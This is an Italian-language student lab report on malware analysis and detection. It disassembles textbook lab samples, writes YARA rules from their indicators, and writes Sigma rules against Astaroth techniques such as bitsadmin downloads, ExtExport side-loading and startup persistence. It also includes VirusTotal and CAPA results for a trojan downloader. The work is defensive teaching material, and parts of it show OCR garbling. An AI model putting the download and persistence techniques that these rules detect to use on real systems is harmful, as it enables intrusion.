


```
loc_401095:          ; MaxCount
push    0Ch
push    offset aExplorerExe ; "explorer.exe"
lea     ecx, [ebp+String1]
push    ecx           ; String1
call    __strnicmp
add    esp, 0Ch
test   eax, eax
jnz    short loc_4010B6
```

Domanda 3: Come si può fare in modo che il malware interrompa i pop-up?

Per fermare l'attività del malware, è sufficiente terminare il processo che ospita la DLL iniettata (*Lab12-01.dll*). Questo può essere fatto utilizzando strumenti come *Process Explorer*, cercando la DLL in memoria e selezionando *Kill Process* sul processo corrispondente. Dal momento che il malware non crea persistenza, tale operazione è sufficiente per fermarlo.

CAPITOLO 7. LAB 7 - ANALYZING WINDOWS MALWARE



Domanda 4: Come funziona questo malware?

Il malware sfrutta la tecnica di process injection per iniettare la DLL malevola in un processo 32 bit attivo (tipicamente explorer.exe). Una volta attivata, la DLL utilizza funzioni come Sleep, CreateThread e MessageBoxA per generare periodicamente pop-up a video. L'intero comportamento si basa su codice contenuto all'interno della DLL, che può anche essere eseguito manualmente con strumenti come rundll32.exe.

Capitolo 8

Lab 8 - Malware Detection

8.1 YARA

YARA è uno strumento utilizzato per la rilevazione e classificazione di malware attraverso regole che definiscono pattern testuali o binari. È particolarmente utile per identificare famiglie di malware oppure comportamenti ricorrenti in binari sospetti, grazie a una sintassi semplice e potente, basata su stringhe, condizioni logiche e metadati.

Obiettivi richiesti:

- Scrivere una regola YARA per Lab01-01.dll, usando:
 - Un nome di mutex hard-coded
 - Un indirizzo IP hard-coded


- Almeno 2 stringhe “specifiche”
- Scrivere una regola YARA per Lab01-01.exe, usando:
 - Il percorso di una DLL malevola
 - Un messaggio stampato dal malware
 - Eseguire le regole YARA tramite riga di comando usando yara64.exe, verificandone l’efficacia.
- Scrivere una regola YARA per Lab01-04.exe, che usi:
 - Percorsi di file eseguibili sospetti
 - Un nome di dominio hard-coded
 - (Facoltativo) Usare yarGen, uno strumento automatico per generare regole YARA a partire da stringhe sospette o indicatori estraibili dai binari.
 - Rifinire la regola creata con yarGen per migliorarne precisione ed efficacia.

8.1.1 Rilevamento di Lab01-01.dll

La prima attività consiste nello scrivere una regola *YARA* per il file *Lab01-01.dll*, utilizzando i seguenti indicatori host-based:

- Nome del mutex: attraverso l’analisi in *IDA Pro*, si individua nel codice la stringa "SADFHUHF", utilizzata nella chiamata all’API *CreateMutexA*.


- Indirizzo IP hard-coded: tramite l'istruzione connect, si rileva la presenza dell'indirizzo IP 127.26.152.13.
- Stringhe specifiche: con l'aiuto di *BinText* si estraggono anche stringhe come "hello" e "sleep" che, sebbene meno uniche, contribuiscono a rafforzare la firma.



```

push    offset Name      ; "SADFHUHF"
push    eax              ; bInitialOwner
push    eax              ; lpMutexAttributes
call    ds:CreateMutexA
lea     ecx, [esp+1208h+WSAData]
push    ecx              ; lpWSAData
push    202h              ; wVersionRequested
call    ds:WSAStartup
test   eax, eax
jnz    loc_100011E8

```




```

push    offset cp        ; "127.26.152.13"
mov     [esp+120Ch+name.sa_family], 2
call   ds:inet_addr
push   50h               ; hostshort
mov    dword ptr [esp+120Ch+name.sa_data+2], eax
call   ds:htons
lea    edx, [esp+1208h+name]
push   10h                ; namelen
push   edx                ; name
push   esi                ; s
mov    word ptr [esp+1214h+name.sa_data], ax
call   ds:connect
cmp    eax, 0FFFFFFFFFFh
jz    loc_100011DB

```

CAPITOLO 8. LAB 8 - MALWARE DETECTION



Le stringhe sono riportate nella seguente regola YARA:

```
rule Lab01_01 {
    meta:
        description = "Lab01-01.dll"
        author = "francesco felice"
        date = "2025-06-07"
    strings:
        $s1 = "SADFHUHF" fullword ascii
        $s2 = "127.26.152.13" fullword ascii
        $o1 = "hello" ascii wide nocase
        $o2 = "sleep" ascii wide nocase
    condition:
        filesize < 500KB and
        ((all of ($s*)) or (all of ($o*)) or (any of ($s*) and any of ($o*)))
}
```

L'esecuzione del comando YARA su questo file, da linea di comando, è la seguente:

```
PS C:\Users\unina\Desktop\software-security\malware\malware-basic\malware-basic> ./yara64.exe -r ./Lab0101DLL.yara ./
error scanning .\Lab01-01.dll.id0: could not open file
Lab01_01 .\Lab01-01.dll
error scanning .\Lab01-01.dll.id1: could not open file
error scanning .\Lab01-01.dll.nam: could not open file
Lab01_01 .\Lab0101DLL.yara
```

Come si osserva dallo screenshot allegato, la regola ha rilevato correttamente il file.

8.1.2 Rilevamento di Lab01-01.exe

La seconda regola è dedicata a Lab01-01.exe, basandosi su:

- Percorso di una DLL dannosa: "C:\windows\system32\kerne132.dll" è presente come stringa codificata nel file.
- Messaggio stampato dal malware:
"WARNING_THIS_WILL_DESTROY_YOUR_MACHINE" è una stringa allarmante visualizzata dal malware, quindi altamente specifica.

File pos	Mem pos	ID	Text
A 000000002274	000000402274	0	__set_app_type
A 000000002286	000000402286	0	_except_handler3
A 00000000229A	00000040229A	0	_controlfp
A 0000000022A8	0000004022A8	0	_strcmp
A 000000003010	000000403010	0	kerne132.dll
A 000000003020	000000403020	0	kernel32.dll
A 00000000304C	00000040304C	0	C:\windows\system32\kerne132.dll
A 000000003070	000000403070	0	Kernel32.
A 00000000307C	00000040307C	0	Lab01-01.dll
A 00000000308C	00000040308C	0	C:\Windows\System32\Kernel32.dll
A 0000000030B0	0000004030B0	0	WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
A 000000004004D	0000004004D	0	!! his program cannot be run in DOS mode.
A 0000000000C8	0000004000C8	0	Richm
A 0000000001E0	0000004001E0	0	.text
A 000000000208	000000400208	0	.rdata
A 00000000022F	00000040022F	0	@.data
A 000000000116C	00000040116C	0	ugh 0@
A nnnnnnnn1579	nnnnnnnn1579	n	\$teww/R

Queste stringhe vengono incluse nella seguente regola YARA:

```
rule Lab01_01EXE {
    meta:
        description = "Lab01-01.exe"
        author = "francesco felice"
        date = "2025-06-07"
    strings:
        $mz = { 4d 5a }
        $x1 = "C:\\windows\\system32\\kernel32.dll" fullword ascii
        $x2 = "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE" fullword ascii
    condition:
        $mz at 0 and
        1 of ($x*)
}
```

Il comando per eseguire la regola è:

```
PS C:\Users\unina\Desktop\software-security\malware\malware-basic> ./yara64.exe -r ./Lab0101EXE.yara ./
error scanning .\Lab01-01.dll.id0: could not open file
error scanning .\Lab01-01.dll.id1: could not open file
Lab01_01EXE .\Lab01-01.exe
error scanning .\Lab01-01.dll.nam: could not open file
```


Anche in questo caso, la scansione ha prodotto un risultato positivo, confermando la correttezza della regola.

8.1.3 Rilevamento di Lab01-04.exe

Come richiesto, è stata scritta una regola YARA per identificare il file *Lab01-04.exe*, basandosi su:

- Percorsi hard-coded di file eseguibili sospetti
- Nome di dominio malevolo, presente in chiaro all'interno del binario

Le stringhe sono state identificate utilizzando il tool *BinText*, come mostrato di seguito:



Regola YARA scritta manualmente:

```
rule Lab01_04 {
    meta:
        description = "file Lab01-04.exe"
        author = "felicefrancesco"
        date = "2025-06-07"
    strings:
        $s1 = "\system32\wupdmgd.exe" fullword ascii
        $s2 = "http://www.practicalmalwareanalysis.com/updater.exe" fullword ascii
        $s3 = "\winup.exe" fullword ascii
    condition:
        filesize < 100KB and
        all of them
}
```

Lanciando il comando:

```
PS C:\Users\unina\Desktop\software-security\malware\malware-basic> ./yara64.exe -r ./Lab0104EXE.yara ./
error scanning ./Lab01-01.dll.id0: could not open file
error scanning ./Lab01-01.dll.id1: could not open file
error scanning ./Lab01-01.dll.nam: could not open file
Lab01_04 ./Lab01-04.exe
```

è stato rilevato correttamente il file Lab01-04.exe, come visibile in output.

Per rafforzare ulteriormente il rilevamento, è stato utilizzato *yarGen*, che ha generato una regola più articolata includendo anche stringhe di tipo “*Goodware*” da validare manualmente:

```
/*
  YARA Rule Set
  Author: yarGen Rule Generator
  Date: 2025-06-07
  Identifier: yarGen
  Reference: https://github.com/Neo23x0/yarGen
*/

/* Rule Set ----- */

rule Lab01_04 {
    meta:
        description = "yarGen - file Lab01-04.exe"
        author = "yarGen Rule Generator"
        reference = "https://github.com/Neo23x0/yarGen"
        date = "2025-06-07"
        hash1 = "0fal498340fca6c562cfa389ad3e93395f44c72fd128d7ba08579a69aaf3b126"
    strings:
        $s1 = "\\\system32\\\\wupdmgmgr.exe" fullword ascii
        $s2 = "\\\system32\\\\wupdmgrd.exe" fullword ascii
        $s3 = "http://www.practicalmalwareanalysis.com/updater.exe" fullword ascii
        $s4 = "\\\winup.exe" fullword ascii
        $s5 = "SeDebugPrivilege" fullword ascii /* Goodware String - occurred 141 times */
        $s6 = "<not real>" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 100KB and
        all of them
}
```

Alcune stringhe (es. \$s4, \$s5) identificate automaticamente da *yarGen* potrebbero richiedere una revisione per evitare falsi positivi, in quanto presenti anche in software legittimo.

8.2 Sigma

In questa sezione è stato utilizzato *Sigma*, un framework open source per scrivere regole di rilevamento in formato leggibile, simile a *Snort* e *YARA*, ma indipendente dalla piattaforma. Sigma consente di descrivere comportamenti sospetti rilevati nei log (come quelli di Sysmon) e di tradurre queste regole in query per diversi strumenti SIEM (come Splunk, Elasticsearch, ecc.).

Il compito richiesto prevedeva l'analisi dell'attacco *Astaroth* (affrontato nei lab precedenti) attraverso i seguenti passaggi pratici:

- Abilitare Sysmon nel sistema vittima.
- Eseguire l'attacco Astaroth per generare eventi sospetti.
- Esportare i log da Event Viewer in formato .evtx.
- Scrivere le regole Sigma per rilevare le attività malevoli.
- Compilare le regole nel formato JSON utilizzabile da strumenti di analisi, con sigmac.
- Analizzare i log con lo strumento Zircolite, eseguendo la scansione dei log .evtx con le regole scritte.

Le regole richieste erano:

- astaroth-bits.yml: per rilevare download tramite BITSAdmin con flag /transfer

```
title: Bitsadmin Download
id: d059842b-6b9d-4ed1-b5c3-5b89143c6ede
status: experimental
description: Detects usage of bitsadmin downloading a file
references:
- https://blog.netspi.com/15-ways-to-download-a-file/#bitsadmin
- https://isc.sans.edu/diary/22264
tags:
- attack.defense_evasion
- attack.persistence
- attack.t1197
- attack.s0190
date: 2017/03/09
modified: 2025/06/09
author: Francesco Scognamiglio, Felice Micillo
logsource:
service: sysmon
product: windows
detection:
selection1:
EventID: 1
Image: '*\bitsadmin.exe'
CommandLine: '* /transfer *'
selection2:
EventID: 1
CommandLine: '*copy bitsadmin.exe*'
condition: selection1 or selection2
fields:
- CommandLine
- ParentCommandLine
falsepositives:
- Some legitimate apps use this, but limited.
level: medium
```

- astaroth-extexport.yml: per identificare esecuzioni sospette di ExtExport.exe con parametri (indicatore di side-loading)

CAPITOLO 8. LAB 8 - MALWARE DETECTION

```
title: ExtExport.exe DLL Side Loading
id: 3adf54c2-8eb6-41f8-a331-7617d97225a8
status: experimental
description: Detects ExtExport.exe with arguments being executed. Could indicate a DLL Side-Loading attempt.
references:
- https://lolbas-project.github.io/lolbas/Binaries/Extexport/
- http://www.hexacorn.com/blog/2018/04/24/extexport-yet-another-lolbin/
tags:
- attack.execution
- attack.defense_evasion
- attack.t1059
- attack.t1073
author: Francesco Scognamiglio, Felice Micillo
date: 2025/06/09
logsource:
    service: sysmon
    product: windows
detection:
| selection:
    EventID: 1
    Image: 'C:\\Program Files (x86)\\Internet Explorer\\ExtExport.exe'
| filter:
    CommandLine:
    | - !^"C:\\Program Files \\(x86\\)\\Internet Explorer\\ExtExport\\.exe"$
condition: selection and not filter
fields:
- CommandLine
falsepositives:
- Depending on the estate activity. They should be rare.
level: medium
```

- astaroth-reg.yml: per intercettare modifiche alla chiave di registro di startup

```
title: Creation of Startup Registry Key in Explorer Shell Folders via CMD
id: b2ac9df-2b39-4211-a8f4-86acd1952cc9
status: experimental
description: Detects the creation or modification of the Startup registry value under Explorer Shell Folders using cmd.exe. This may indicate an attempt to establish persistence.
references:
- https://example.com/reference1
- https://example.com/reference2
tags:
- attack.persistence
- attack.t1047.001
- attack.t1112
- attack.s0190
date: 2025/06/09
modified: 2025/06/09
author: Francesco Scognamiglio, Felice Micillo
logsource:
    product: windows
    service: sysmon
detection:
| selection:
    EventID: 13
    Image: 'C:\\Windows\\System32\\cmd.exe'
    TargetObject: 'HKEY\\S-1-5-21-496026782-2538116835-622780493-1002\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders\\Startup'
condition: selection
fields:
- UtcTime
- ProcessGuid
- ProcessId
- Image
- TargetObject
- User
falsepositives:
- Legitimate software setting startup locations via script
level: critical
```

- astaroth-startup.yml: per rilevare la creazione di file .lnk nella cartella di avvio (Startup)

```

title: File Creation by CMD in Startup Folder
id: ea3cacdf-141f-4e40-964d-ccdf54d0ce3e
status: experimental
description: Detects the creation of a file in the startup folder by cmd.exe
references:
- https://example.com/reference1
- https://example.com/reference2
tags:
- attack.persistence
- attack.t1547.001
- attack.s0190
date: 2024/06/08
modified: 2025/06/09
author: Francesco Scognamiglio, Felice Micillo
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 11
        Image: 'C:\Windows\System32\cmd.exe'
        TargetFilename: 'C:\Users\unina\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\launcher.lnk'
    condition: selection
fields:
- UtcTime
- ProcessGuid
- ProcessId
- Image
- TargetFilename
- User
falsepositives:
- Legitimate administrative actions or script usage
level: critical

```

Tutte le regole sono state correttamente scritte in formato `.yml`, convertite tramite `sigmac` e poi testate con `Zircolite` su un file `.evtx`. Il tool ha confermato la rilevazione di eventi corrispondenti, come mostrato nei risultati.



```

ZIRCOLITE
-= Standalone SIGMA Detection tool for EVTX =-
[+] Checking prerequisites
[+] Extracting EVTX Using 'tmp-HEJ6B7NV' directory
100%|██████████| 1/1 [00:00<?, ?it/s]
[+] Processing EVTX
100%|██████████| 1/1 [00:00<?, ?it/s]
[+] Creating model
[+] Inserting data
100%|██████████| 42/42 [00:00<?, ?it/s]
[+] Cleaning unused objects
[+] Loading ruleset from : ./astarothfiles/new_rules.json
[+] Executing ruleset - 4 rules
    - Bitsadmin Download [medium] : 4 events
    - ExtExport.exe DLL Side Loading [medium] : 2 events
    - Add Startup Key to Explorer Shell Folders [critical] : 1 events
    - File Creation by CMD in Startup Folder [critical] : 2 events
100%|██████████| 4/4 [00:00<?, ?it/s]
[+] Results written in : detected_events.json
[+] Cleaning


```

8.3 Snort


In questa sezione si analizza il file malevolo *Lab14-01.exe* al fine di comprenderne il comportamento e costruire una regola *Snort* capace di rilevarne l'attività in rete. L'analisi è articolata in più fasi: inizialmente si esamina il malware con strumenti statici e dinamici (come VirusTotal, PEiD, CAPA, IDA Pro), per identificare pattern comportamentali e indicatori di compromissione (IOC). Successivamente, tali informazioni vengono tradotte in una regola Snort mirata a rilevare il beacon inviato dal malware al server di Command and Control (C2). L'obiettivo è costruire una firma efficace, basata su elementi invarianti del malware (es. dominio, struttura URL, pattern identificativo), utile sia per il rilevamento immediato che per l'individuazione di varianti future.

8.3.1 Analisi con VirusTotal

L'immagine riportata mostra l'esito dell'analisi del file *Lab14-01.exe* tramite la piattaforma *VirusTotal*. Il file è stato identificato come malware da **60** motori antivirus su 71, un'indicazione fortemente sospetta della sua natura malevola.



VirusTotal ha classificato il file come *Trojan Downloader*, un tipo di malware progettato per scaricare ed eseguire ulteriori componenti dannosi dopo l'infezione iniziale. In particolare, è stato associato alla famiglia *grandoreiro/hfq*, nota per il furto di credenziali bancarie e tecniche di evasione. Tra i motori antivirus che hanno segnalato il file come malevolo si includono BitDefender, Avast, AVG e AhnLab, che evidenziano tutti la capacità del malware di interagire con server esterni e scaricare payload addizionali.



The screenshot shows the 'Names' section of a VirusTotal report. It lists numerous aliases and file names associated with the malware sample, including:

- Lab14-01.exe
- 6767fd66f28a1d39cb84f59e8a86b3ea99e22d204d2aac821e0d01ac232fba56
- Lab11.exe
- Practical Malware Analysis Lab 14-01.exe
- Sample-15-01.exe
- 53cba9af8d65fadbd0f7e5ff15cad3
- d8d655be89e54772d89c6a8499dd41e44b776e65b50e60e6cae8372f5b66d0b1
- %SAMPLEPATH%
- question5.exe
- Lab08-01.exe
- lab14-01.exe
- Malware 14-1.exe
- vti-rescan
- d8ca7b4b427634c658acaceb1b5be92e3df5689fc689200d1c88ad1aec79eb750abd78ade42494872c4675cc203fce59bb0e82865f2b2b0aa9baca89dbb0fe0
- 53CBA9AF8D65FADBD0F7E5F9FF15CAD3
- 3gue5.exe

Infine, il punteggio della comunità è negativo (-3), indicando che anche gli utenti considerano sospetto il comportamento del file. Gli alias alternativi assegnati al file, tra cui "Practical Malware Analysis Lab 14-01.exe" e nomi casuali o offuscati, confermano l'intento del malware di sfuggire al rilevamento.

8.3.2 Analisi con CAPA

L'immagine mostra i risultati dell'analisi del file *Lab14-01.exe* tramite il tool *CAPA*, uno strumento automatico in grado di identificare comportamenti sospetti nel codice binario attraverso un'ampia base di regole. Il file è stato riconosciuto come malevolo e associato a una varietà di tecniche usate comunemente nei malware.

md5	53cba9af8d65fadbd0f7e5f9ff15cad3
sha1	c0c1b0c563b9eeeca89e2fd6b712aba6a119ae57
sha256	6767fd66f28a1d39cb84f59e8a86b3ea99e22d204d2aac821e0d01ac232fba56
os	windows
format	pe
arch	i386
path	C:\Users\unina\Desktop\software-security\malware-detection\Lab14-01.exe
ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information:: T1027
DISCOVERY	Account Discovery:: T1087 System Owner/User Discovery:: T1033
MBC Objective	MBC Behavior
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002]
COMMUNICATION	HTTP Communication::Download URL [C0002.006]
DATA	Check String:: [C0019] Encode Data::Base64 [C0026.001]
FILE SYSTEM	Writes File:: [C0052]
PROCESS	Create Process:: [C0017]
CAPABILITY	NAMESPACE
receive data	communication
reference Base64 string	data-manipulation/encoding/base64
write file on Windows	host-interaction/file-system/write
create process on Windows	host-interaction/process/create
get session user name	host-interaction/session

Tra le principali tattiche *MITRE ATT&CK* rilevate troviamo:

- Evasione (T1027) attraverso file o informazioni offuscate.
- Discovery (T1087, T1033), che comprende il rilevamento di account e utenti di sistema.

In termini di obiettivi *MBC* (*Malware Behavior Catalog*), il malware manifesta comportamenti chiave tra cui:

- Command and Control: ricezione dati e uso di URL HTTP per la comunicazione C2.
- Manipolazione dati: codifica in Base64 e verifica di stringhe caratteristiche.
- File System: scrittura di file sul disco locale.
- Processi: creazione di nuovi processi durante l'esecuzione.


Infine, CAPA ha evidenziato diverse capacità specifiche, come:

- Invio e ricezione di dati
- Riconoscimento e uso di stringhe Base64
- Creazione di processi su sistemi Windows
- Accesso a informazioni di sessione e utente

Questa analisi rafforza l'ipotesi che il file *Lab14-01.exe* sia progettato per comunicare con un server remoto, raccogliere informazioni sull'ambiente in cui è in esecuzione e scaricare ulteriori payload malevoli.

8.3.3 Analisi con PEiD

L'immagine evidenzia il risultato dell'analisi statica del file *Lab14-01.exe* effettuata con *PEiD*, un tool specializzato nel rilevare il linguaggio di programmazione, i packer e il compilatore utilizzati da un eseguibile.



